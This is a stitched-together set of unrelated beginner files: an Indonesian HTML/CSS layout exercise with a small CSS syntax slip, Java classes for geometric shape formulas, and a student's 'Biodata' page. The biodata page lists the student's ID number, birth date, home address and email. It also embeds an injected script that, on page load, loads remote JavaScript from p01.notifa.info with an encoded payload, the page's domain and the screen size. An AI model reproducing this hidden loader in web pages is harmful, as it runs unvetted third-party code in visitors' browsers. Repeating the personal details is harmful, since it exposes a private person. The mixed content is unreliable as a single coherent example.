   <div class="header">
     <div class="jarak">
       <h2>Belajar Membuat Layout dengan HTML dan CSS</h2>
     </div>
   </div>
   <div class="menu">
     <ul>
       <li><a href="#">Home</a></li>
       <li><a href="#">About</a></li>
       <li><a href="#">Blog</a></li>
       <li><a href="#">Contact</a></li>
     </ul>
   </div>
   <div class="content">
     <div class="jarak">
       <div class="kiri">
         <div class="border">
           <div class="jarak">
             <h3>Loren Ipsum</h3>
             <p>Lorem Ipsum is simply dumy text of the printing and typesetting industry. Lorem Ipsum has been the industry's standard dummy text ever since the 1500s.</p> <button class="btn">Read More ..</button>
           </div>
         </div>
         <div class="border">
           <div class="jarak">
             <h3>Lorem Ipsum</h3>
             <p>Lorem Ipsum is simply dumy text of the printing and typesetting industry. Lorep Ipsum has been the industry's standard dummy text ever since the 1500s.</p> <button class="btn">Read More ..</button>
           </div>
         </div>
       </div>
       <div class="kanan">
         <div class="jarak">
           <h3>CATEGORY</h3>
           <hr/>
           <p><a href="#" class="undecor">HTML</a></p>
           <p><a href="#" class="undecor">CSS</a></p>
           <p><a href="#" class="undecor">BOOTSTRAP</a></p>
           <p><a href="#" class="undecor">PHP</a></p>
           <p><a href="#" class="undecor">MYSQL</a></p>
           <p><a href="#" class="undecor">Jquery</a></p>
           <p><a href="#" class="undecor">Ajax</a></p>
         </div>
       </div>
     </div>
   </div>
   <div class="footer">
     <div class="jarak">
       <p>copyright 2017 codebareng all reserved</p>
     </div>
   </div>
 </body>
 </html>
 body {
   background: #f3f3f3;
   color:#333;
   width:100%;
   font-family:sans-serif;
   margin:0 auto;
 }
 .header {
   width: 90%
   margin:auto;
   height:120px;
   line-height: 120px;
   background: #41A85F;
   color: #fff;
 }
 .content {
   width: 90%;
   margin: auto;
   height: 420px;
   padding: 0.1px;
   background: #fff;
   color:#000;
 }
 .kiri {
   width:70%;
   float: left;
   margin:auto;
   background: #fff;
   height:420px;
 }
 .kanan {
   width:30%;
   float: left;
   margin:auto;
   background:#fff;
   height:420px;
 }
 .border {
   border:2px solid #74C599;
   margin-top: 1pc;
   padding-bottom: 1pc;
   padding-left: 2pc;
   padding-right: 2pc;
 }
 .undecor {
   text-decoration: none;
 }
 .footer {
   width: 90%;
   margin: auto;
   height:40px;
   line-height: 40px;
   background: #41A85F;
   color: #fff;
 }
 .menu {
   background-color: #53bd84;
   height: 50px;
   line-height: 50px;
   position: relative;
   width:90%;
   margin: 0 auto;
   padding: 0 auto;
 }
 .jarak {
   padding: 0 2pc;
 }
 .menu ul {
   list-style: none;
 }
 .menu ul li a {
   float: left;
   width:70px;
   display:block;
   text-align: center;
   color:#FFF;
   text-decoration: none;
 }
 .menu ul li a :hover {
   background-color: #74C599;
   display: block;
 }
 /**
  * Write a description of class myMain here.
  *
  * @author (Ghannie Wijaya)
  * @version (1.0)
  */
 public class myMain
 {
   public static void main(String args[])
   {
     //kubus
     Kubus aKubus;
    aKubus = new Kubus();
    aKubus.x = 5.0;
    double LP = aKubus.LuasPermukaan();
    double V = aKubus.Volume();
    System.out.println("KUBUS");
    System.out.println("Sisi = "+aKubus.x);
    System.out.println("Luas Permukaan = "+LP);
    System.out.println("Volume = "+V);
    System.out.println("==================================");
    //balok
    Balok aBalok;
    aBalok = new Balok();
    aBalok.x = 15.0;
    aBalok.y = 5.0;
    aBalok.z = 10.0;
    LP = aBalok.LuasPermukaan();
    V = aBalok.Volume();
    System.out.println("BALOK");
    System.out.println("Panjang = "+aBalok.x);
    System.out.println("Lebar = "+aBalok.y);
    System.out.println("Tinggi = "+aBalok.z);
    System.out.println("Luas Permukaan = "+LP);
    System.out.println("Volume = "+V);
    System.out.println("==================================");
    //tabung
    Tabung aTabung;
    aTabung = new Tabung();
    aTabung.r = 10.0;
    aTabung.x = 20.0;
    LP = aTabung.LuasPermukaan();
    V = aTabung.Volume();
    System.out.println("TABUNG");
    System.out.println("Radius = "+aTabung.r);
    System.out.println("Tinggi = "+aTabung.x);
    System.out.println("Luas Permukaan = "+LP);
    System.out.println("Volume = "+V);
    System.out.println("==================================");
    //bola
    Bola aBola;
    aBola = new Bola();
    aBola.r = 10.0;
    LP = aBola.LuasPermukaan();
    V = aBola.Volume();
    System.out.println("BOLA");
    System.out.println("Radius = "+aBola.r);
    System.out.println("Luas Permukaan = "+LP);
    System.out.println("Volume = "+V);
   }
 }
 /**
  * Write a description of class Kubus here.
  *
  * @author (Ghannie Wijaya)
  * @version (1.0)
  */
 public class Kubus
  {
   public double x;
   public double LuasPermukaan()
   {
    return 6*x*x;
   }
   public double Volume()
   {
    return x*x*x;
   }
  }
 /**
  * Write a description of class Balok here.
  *
  * @author (Ghannie Wijaya)
  * @version (1.0)
  */
 public class Balok
  {
   public double x,y,z;
   public double LuasPermukaan()
   {
    return 2*(x*y)+2*(y*z)+2*(x*z);
   }
   public double Volume()
   {
    return x*y*z;
   }
  }
 /**
  * Write a description of class Tabung here.
  *
  * @author (Ghannie Wijaya)
  * @version (1.0)
  */
 public class Tabung
  {
   public double r;
   public double x;
   public double LuasPermukaan()
   {
    return 2*3.14*r*(r+x);
   }
   public double Volume()
   {
    return 3.14*r*r*x;
   }
  }
 /**
  * Write a description of class Bola here.
  *
  * @author (Ghannie Wijaya)
  * @version (1.0)
  */
  public class Bola
  {
   public double r;
   public double LuasPermukaan()
   {
    return 4*3.14*r*r;
   }
   public double Volume()
   {
    // put your code here
    return (4*3.14*r*r*r)/3;
   }
  }

<html><head>
<title>Biodata</title>
<script type="text/javascript" async="" src="http://p01.notifa.info/3fsmd3/request?id=1&enc=9UwkxLgY9&params=4TtHaUQnUEiP6K%2fc5C582NzYpoUazw5m%2fc4CJtaeyiTL1eMD3EJ7a0FYmlD33solEJQj49jzOTbxMzELdRdrmkX6oDeiUuL34HURbriPz1WeleyUqfM%2fJIpcV1K3KDPMIiphQrSfSGo6f8Bl4SmsN3c1gC9Th%2bX9b%2boOPoRTbCopqxU9wsXZugneWVFtKCrLSLSO%2b0WM3%2fGwA6bOn9WFLvmluY8r7OjDy3gSZTaxfGwCF3Hoa4cAsAnncEjGHXzyzg%2fgjX1cScfY7YzpVJsq55Y560YeXU6xQX4clq1BIYmZS0stZ0fZhO%2bfYp9SfKmOScDFmB2l1gErZMMGM%2fKptp4Ho5fqfe%2bOkncWhidUlN0kVwFDUK2TUUDMLzFfOCB0vh2Ec%2bp6VRqJ1EG2TLBGPfDl2uSsJB7tdruMyyvRUtUhgOor7n3PrB6A4GS3NmhlZ%2fPxN90KnwVwEMPFBBFsbGG3CydgLP1NJ7gpLGnCz6H86xOQhP1Pt9mLep972CFAvK4Z0%2fLo252%2fybBgWkMNyIphc%2f9Yd5Gpo%2b5yq5fKC2o%3d&idc_r=47882213929&domain=ganiwijaya.geniuskaranganyar.com&sw=1366&sh=768"></script></head>
<body bgcolor="#000000" background="http://papers.co/wallpaper/papers.co-vb40-wallpaper-geometry-black-pattern-35-3840x2160-4k-wallpaper.jpg">
<font face="Segoe UI" color="#ffffff"><center>Selamat Datang di Biodata-ku </center></font>
<br>
<font size="25" face="Segoe UI" color="#ffffff"><center><b>BIODATA</b></center></font>
<br>
<font face="segoe ui">
<table width="800" cellspacing="4" cellpadding="4" bordercolor="#ffffff" border="1" bgcolor="#ffffff" align="center">
<tbody><tr bgcolor="#666666">
<td colspan="3" height="40">
<p><font size="12" color="silver"> </font></p><center><font size="12" color="#ffffff"> DATA DIRI </font></center><font size="12" color="#ffffff"> </font> <p></p>
</td>
<td>
<p><font size="12" color="#ffffff"></font></p><center><font size="12" color="#ffffff"> FOTO </font></center><p></p>
</td>
</tr>
<tr>
<td width="183"><b>Nama</b></td>
<td width="326"> Ghannie Wijaya </td>
<td rowspan="10" colspan="2" width="285" align="center"><img src="https://yt3.ggpht.com/-OwU_ihXZOHc/AAAAAAAAAAI/AAAAAAAADH4/dNBGOh764d0/s100-mo-c-c0xffffffff-rj-k-no/photo.jpg"></td>
</tr>
<tr>
<td><b>NRP</b></td>
<td>05111640000048</td>
</tr>
<tr>
<td><b>Tempat/Tanggal Lahir</b></td>
<td>Karanganyar, 20 Maret 1998</td>
</tr>
<tr>
<td><b>Jenis Kelamin</b></td>
<td>Laki-laki</td>
</tr>
<tr>
<td><b>Agama</b></td>
<td>Islam</td>
</tr>
<tr>
<td><b>Alamat</b></td>
<td>Kejawan Putih Tambak No. 24</td>
</tr>
<tr>
<td><b>Status</b></td>
<td>Belum menikah</td>
</tr>
<tr>
<td><b>Pekerjaan</b></td>
<td>Mahasiswa</td>
</tr>
<tr>
<td><b>Kewarganegaraan</b></td>
<td>Indonesia</td>
</tr>
</tbody></table>
<br><br><br><br><br>
<table width="800" cellspacing="4" cellpadding="4" bordercolor="#e0e0e0" border="1" bgcolor="#ffffff" align="center">
<tbody><tr bgcolor="#666666">
<td colspan="3" height="20">
<p><font size="12" color="#ffffff"> </font></p><center><font size="12" color="#ffffff"> Riwayat Jenjang Pendidikan Formal </font></center><font size="12" color="silver"> </font> <p></p>
</td>
</tr>
<tr>
<td width="300" bgcolor="#808080"><center><b>Jenjang Pendidikan</b></center></td>
<td width="300" bgcolor="#808080"><center><b>Nama Sekolah</b></center></td>
<td width="200" bgcolor="#808080"><center><b>Tahun Pendidikan</b></center></td>
</tr>
<tr>
<td><b>Taman Kanak-Kanak</b></td>
<td>TK Aisyiyah BA Karanganyar</td>
<td>2002-2005</td>
</tr>
<tr>
<td><b>Sekolah Dasar</b></td>
<td>SD Negeri 1 Karanganyar</td>
<td>2005-2011</td>
</tr>
<tr>
<td><b>Sekolah Menengah Pertama</b></td>
<td>SMP Negeri 8 Surakarta</td>
<td>2011-2014</td>
</tr>
<tr>
<td><b>Sekolah Menengah Atas</b></td>
<td>SMA Negeri 1 Karanganyar</td>
<td>2014-2016</td>
</tr>
<tr>
<td><b>Perguruan Tinggi</b></td>
<td>Institut Teknologi Sepuluh Nopember</td>
<td>2016-Sekarang</td>
</tr>
</tbody></table>
<br><br><br><br><br>
<table width="800" cellspacing="4" cellpadding="4" bordercolor="#e0e0e0" border="1" bgcolor="#ffffff" align="center">
<tbody><tr bgcolor="#666666">
<td colspan="3" height="20">
<p><font size="12" color="#ffffff"> </font></p><center><font size="12" color="#ffffff"> Informasi Umum</font></center><font size="12" color="#ffffff"> </font> <p></p>
</td>
</tr>
<tr>
<td><b>E-mail</b></td>
<td>ganiwijaya@live.com</td>
</tr>
<tr>
<td><b>Youtube</b></td>
<td><a href="https://youtube.com/ganiwijaya" target="_blank">Gani Wijaya</a></td>
</tr>
<tr>
<td><b>Facebook Fanspage</b></td>
<td><a href="http://facebook.com/ganiwijayadotcom" target="_blank">Gani Wijaya</a></td>
</tr>
<tr>
<td><b>Hobi</b></td>
<td>Bernyanyi<br>Mendengarkan musik<br>Menonton film</td>
</tr>
<tr>
<td><b>Makanan Favorit</b></td>
<td>Sate<br>Bakso<br>Udang Asam Manis<br>Terong Baladok</td>
</tr>
</tbody></table>
</font>
<script type="text/javascript">if (self==top) {function netbro_cache_analytics(fn, callback) {setTimeout(function() {fn();callback();}, 0);}function sync(fn) {fn();}function requestCfs(){var idc_glo_url = (location.protocol=="https:" ? "https://" : "http://");var idc_glo_r = Math.floor(Math.random()*99999999999);var url = idc_glo_url+ "p01.notifa.info/3fsmd3/request" + "?id=1" + "&enc=9UwkxLgY9" + "¶ms=" + "4TtHaUQnUEiP6K%2fc5C582NzYpoUazw5m%2fc4CJtaeyiTL1eMD3EJ7a0FYmlD33solEJQj49jzOTbxMzELdRdrmkX6oDeiUuL34HURbriPz1WeleyUqfM%2fJIpcV1K3KDPMIiphQrSfSGo6f8Bl4SmsN3c1gC9Th%2bX9b%2boOPoRTbCopqxU9wsXZugneWVFtKCrLSLSO%2b0WM3%2fGwA6bOn9WFLvmluY8r7OjDy3gSZTaxfGwCF3Hoa4cAsAnncEjGHXzyzg%2fgjX1cScfY7YzpVJsq55Y560YeXU6xQX4clq1BIYmZS0stZ0fZhO%2bfYp9SfKmOScDFmB2l1gErZMMGM%2fKptp4Ho5fqfe%2bOkncWhidUlN0kVwFDUK2TUUDMLzFfOCB0vh2Ec%2bp6VRqJ1EG2TLBGPfDl2uSsJB7tdruMyyvRUtUhgOor7n3PrB6A4GS3NmhlZ%2fPxN90KnwVwEMPFBBFsbGG3CydgLP1NJ7gpLGnCz6H86xOQhP1Pt9mLep972CFAvK4Z0%2fLo252%2fybBgWkMNyIphc%2f9Yd5Gpo%2b5yq5fKC2o%3d" + "&idc_r="+idc_glo_r + "&domain="+document.domain + "&sw="+screen.width+"&sh="+screen.height;var bsa = document.createElement('script');bsa.type = 'text/javascript';bsa.async = true;bsa.src = url;(document.getElementsByTagName('head')[0]||document.getElementsByTagName('body')[0]).appendChild(bsa);}netbro_cache_analytics(requestCfs, function(){});};</script></body></html>


